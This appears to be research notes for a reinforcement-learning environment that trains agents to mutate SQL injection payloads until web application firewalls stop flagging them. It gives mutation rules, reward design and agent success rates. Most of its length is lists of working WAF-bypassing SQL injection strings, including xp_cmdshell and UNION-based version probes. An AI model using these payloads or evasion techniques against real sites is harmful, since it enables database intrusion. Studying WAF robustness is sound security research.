
WAF GYM

# Waf Gym environment



# Payload

Payload is a malicious SQL injection expression that is mutated by the agent until it passes WAF check.

Examples

*' or 1 = 1 --*

*' union ( select @@version ) --*

# Actions

Action Space => gym.spaces.Discreet(9)

Mutation rule set


|  |  |
| --- | --- |
| *Mutation* | *Example* |
| *spaces\_to\_comments* | *“ “ => “/\*\*/”* |
| *random\_case* | *SELECT => SeLeCT* |
| *swap\_keywords* | *|| => OR* |
| *swap\_int\_repr* | *1 => 0x1*  *1 => Select 1* |
| *spaces\_to\_whitespaces\_alternatives* | *\t => \n*  *“ “ => \t* |
| *comment\_rewriting* | *SELECT 1 -- => SELECT 1 – bu*  *SELECT 1 /\*\*/ => SELECT 1 /\*bu\*/* |
| *change\_tautologies* | *1=1 => 1 LIKE 1*  *1=1=> 1 != 2* |
| *logical\_invariant* | *or 1=1# => or 1=1 AND 1#* |
| *reset\_inline\_comments* | *select /\*test\*/ => select /\*\*/* |

# State

gym.spaces.Box(low=0., high=1., shape=(957,) , dtype=np.float32)

tokens -> 702

characters -> 255

**


The state is ‘calculated’ and provided by the Waf-gym after every action.

The gym first tokenizes the payload (using the mapping defined in the table below). After the payload is tokenized, the state is created by concatenating histogram of tokens with the histogram of characters in the (mutated) payload.

TOKENS

|  |  |
| --- | --- |
| *Token type* | *Example* |
| *SYMBOLS* | *ALL*  *ALTER*  *SELECT*  *…..* |
| *SQL\_FUNC* | *MAX*  *SUM*  *TRIM*  *….* |
| *PUNCTATION\_SUB* | *"||" => "OR"*  *":" => "COLON"* |
| *SYS\_DEF* | *MYSQL => SYS\_DB*  *INFORMATION\_SCHEMA => SYS\_DB*  *SYS => SYS\_DB* |
| *NUMB\_TOKENS* | *DECIMAL*  *INT*  *HEX* |

Examples of tokenized SQL queries



# Reward

R = 10 if the malicious payload is not detected, otherwise R = 0

Reward = R – 0.1\*step # we are adding negative reward with every step to encourage finding the successful mutation in fewer steps

# Mutation steps

Reset payload: ' select \* from users where id = 1.<@. or 1 = 1 -- 1'

Action: spaces\_to\_comments

Mutated payload: '/\*\*/select \* from users where id = 1.<@. or 1 = 1 -- 1'

Action: spaces\_to\_comments

Mutated payload: '/\*\*/select \*/\*\*/from users where id = 1.<@. or 1 = 1 -- 1'

Action: spaces\_to\_comments

Mutated payload: '/\*\*/select \*/\*\*/from users where id = 1.<@. or 1 = 1/\*\*/-- 1'

Action: spaces\_to\_comments

Mutated payload: '/\*\*/select \*/\*\*/from users where id =/\*\*/1.<@. or 1 = 1/\*\*/-- 1'

Action: spaces\_to\_comments

Mutated payload: '/\*\*/select \*/\*\*/from users where id =/\*\*/1.<@. or 1/\*\*/= 1/\*\*/-- 1'

Action: comment\_rewriting

Mutated payload: '/\*\*/select CdS\_;\*/\*\*/from users where id =/\*\*/1.<@. or 1/\*\*/= 1/\*\*/-- 1'

WIN with payload: '/\*\*/select CdS\_;\*/\*\*/from users where id =/\*\*/1.<@. or 1/\*\*/= 1/\*\*/-- 1'

# Results

## Random agent

An agent that randomly selects actions and performs mutations on our payload set has a success rate at ~1% (if we run it on 1000 SQL injection payloads, it manages to mutate it so WAF doesn’t identifies it as malicious in 10 cases).

## PPO agent

Without the hyperparameter tuning, the PPO agent has a success rate of around 20%.

*Steps per episode: 10*

*Learning rate: 5e-5*

Chart, bar chart, line chart

Description automatically generated

# Examples of successful mutations

Original payload is the SQL injection payload (WAF is recognising it as malicious) and the mutated payload is the malicious payload that WAF didn’t recognise (and block).

*Original " select \* from users where id = 1 or ""%1"" or 1 = 1 -- 1"*

*Mutated " select zz\*/\*<7&x,\*/from users/\*\*/where id =/\*\*/1 or/\*\*/""%1""/\*\*/or/\*\*/1 = 1 -- 1"*

*Original " select \* from users where id = 1 <@&@ union select 1,version ( ) -- 1"*

*Mutated "/\*H !--`\*/select hn\*/\*o]4 \*/from/\*\*/users where id/\*j\*/= 1/\*\*/<@&@ union select 1,version ( /\*rr-Q*

*#k\*/) /\*\*/-- 1"*

*Original a' or 1 = 1--*

*Mutated a'/\*=,:Q\*/or/gWHe\*/;hAz\2\*-Y\*/1 = 1--*

*Original " select \* from users where id = 1 or \< = 1 union select 1,@@VERSION -- 1"*

*Mutated "/\*\*/select mu{\*/\*\*/from users/\*\*/where/\*\*/id = 1/\*nw\*/or \< /\*b"zu#S\*/= 1/\*\*/union select 1,@@VERSION/\*[\*/-- 1"*

*Original " select \* from users where id = 1 or "" ( ) "" or 1 = 1 -- 1"*

*Mutated " select/\*\*/rE^*

*\*/\*c1r!l\_\*/from/\*\*/users where id/\*\*/= 1 or "" ( ) ""/\*\*/or 1 = 1 --/\*\*/1"*

*Original " select \* from users where id = '1' <@$\_ union select 1,version ( ) -- 1'"*

*Mutated " select )\*/\*\*/from users where id =/\*@~4b6\*/'1'/\*\*/<@$\_/\*SmL$\*/union/\*\*/select/\*\*/1,version/\*\^W%\*/( ) /\*wQ `YG\*/-- 1'"*

*Original " select \* from users where id = 1 or ""1{"" or 1 = 1 -- 1"*

*Mutated " select vKg^\*/\*\*/from users where/\*\*/id/\*\*/= 1 or ""1{""/\*G \*/or 1 = 1/\*\*/-- 1"*

*Original " select \* from users where id = '1' union select \.,@@VERSION -- 1'"*

*Mutated " select PL\*/\*bXiUq\*/from/\*\*/users where id/\*\*/=/\*\*/'1' union/\*\*/select \.,@@VERSION/\*\*/-- 1'"*

*Original ' group by userid having 1 = 1--*

*Mutated ' group by/\*\*/userid/\\*/Z 5\*/having 1 =/\*P?\*/1--*

*Original " select \* from users where id = 1 or @`\` union select 1,version ( ) -- 1"*

*Mutated " select |Ol@\*/\*\*/from/\*\*/users where/\*\*/id =/\*\*/1 or/\*\*/@`\` union/\*\*/select 1,version ( ) --/\*\*/1"*

*Original " select \* from users where id = 1.&&1 union select 1,version ( ) -- 1"*

*Mutated " select MPnbL\*/\*X\*/from users where/\*ul[$x|\*/id =/\*\*/1.&&1 union select 1,version/\*\*/(/\*G@zJp<[Sj]\*/ ) -- 1"*

*Original hi' or 'x' = 'x';*

*Mutated hi' or/o|i\*/x\*/'x' =/\*\*/'x';*

*Original " select \* from users where id = 1 or $+<1 union select 1,@@VERSION -- 1"*

*Mutated " select yX*

*T@\*/union select/\*xo\*/1,@@VERSION -- 1"\*\*/= 1 or/\*!"V!y\*/$+<1/\**

*Original " select \* from users where id = 1 or $ 1 = 1 union select 1,@@VERSION -- 1"*

*Mutated "/\*\*/select/\*GH6\*/ PF\*/\*\*/from/\*\*/users where id =/\*#e\*/1 or $/\* `P<#\*/1 = 1/\*\*/union select/\*u\*/1,@@VERSION -- 1"*

*Original " select \* from users where id = 1 -@<@ union select version ( ) ,version ( ) -- 1"*

*Mutated "/\*\*/select !90*

*\*/\*\*/from users where id/\*\*/=/\*\*/1 -@<@/\*\*/union select version/\*\*/( /\*\*/) ,version ( ) -- 1"*

*Original select \* from users where id = 1 <@1$ or 1 = 1 -- 1*

*Mutated /\*\*/select U>*

*\*/\*\*/from/\*\*/users where/\*{\*/id =/\*aUclQ\*/1 <@1$ or/\*\*/1 = 1/\*\*/-- 1*

*Original select \* from users where id = '1' or !<@ or 1 = 1 -- 1'*

*Mutated /\*\*/select 5`>#\*/\*\*/from/\*\*/users/\*\*/where/\*\*/id = '1'/\*\*/or !<@/\*\*/or/\*\*/1 =/\*\*/1 -- 1'*

*--------------------------------------------------------------------------------------------------------------------------------------*

# Results from random agent

*Original ' having 1 = 1--*

*Mutated ' having (SELECT 1)*

*LIKE 1—*

*Original ' having 1 = 1--*

*Mutated ' HAvInG (SELECT 1) = 1—*

*~~Original 1 waitfor delay '0:0:10'--~~*

*~~Mutated 1 WAiTf OR DELAy '0:0:10'—~~*

*Original ' having 1 = 1--*

*Mutated ' having (SELECT 1) LIKE 1—*

*Original ' having 1 = 1--*

*Mutated '/\*\*/having (SELECT 1) = 1—*

*Original or isNULL ( 1/0 ) /\**

*Mutated or isNULL ( (SELECT 1)/0 ) /\**

Ignasi: I’m happy to explore the options below discussed in today’s call:

* other modsec configs (older versions, etc)
* other wafs like wafbrain
* improve the sql mutator / the feature engineering, whatever you consider could be more successful

## WAF Evasion Environment for OpenAI Gym

*https://github.com/SaneBow/gym-waf*

*-> it uses python wrapper for libinjection environment*

*https://github.com/wzhvictor/libinjection-python*

*Libinjection Version: v3.10.0(Released on 22 May 2017)*

*(libinjection code is copied - not referenced)*

***Trying older version***

*Steps:*

*1. get the older version of libinjection*

*2. insert the libinjection code in python wrapper and install package*

*3. reference the new package in gym-waf*

## Waf Brain

[BBVA/waf-brain: Machine Learning WAF Based (github.com)](https://github.com/BBVA/waf-brain)

Chart, line chart

Description automatically generated

***Created 129 malicious payload mutations from 1000 SQL injection examples (in 10 mutation steps)***

*Examples:*

***Original***

*" select \* from users where id = '1' union select +\,@@VERSION -- 1'"*

***Mutated***

*" SElEcT \**

*FROm uSERS wHeRe*

*Id*

*=*

*'1'*

*UNIon*

*sELect +\,@@VeRSION --*

*1'"*

***Original***

*"exec sp\_addlogin 'name' , 'password'"*

***Mutated***

*"EXEc sP\_aDDLOgin 'NAMe' , 'PasSwOrD'"*

***Original***

*" or 1 = 1 or """" = "*

***Mutated***

*" OR*

*1/\*%sxV5Kunr?\*/= 1 OR*

*"""" = "*

***Original***

*'; exec master..xp\_cmdshell*

***Mutated***

*'; ExEc MaSTER..xP\_CMDsHeLl*

***Original***

*" select \* from users where id = '1' or \.<1 union select 1,@@VERSION -- 1'"*

***Mutated***

*" SElEcT \**

*FROm uSERS wHeRe*

*Id*

*=*

*'1' OR \.<1 Union sElecT 1,@@vERSiOn --*

*1'"*

*Interesting blog post how to break Libinjection firewall*

[How to bypass libinjection in many WAF/NGWAF | by Ivan Novikov | Medium](https://d0znpp.medium.com/how-to-bypass-libinjection-in-many-waf-ngwaf-1e2513453c0f)

## Extending action space

* split 3 actions to 6 to reduce the randomness

(examples can be found in waf\_brain\_test\_actions.py)

*Extended action space – 10 steps per episode*

~ 12% success rate

Chart, line chart

Description automatically generated

*Extended action space – 30 steps per episode*

*~10% success rate*

*Chart, line chart

Description automatically generated*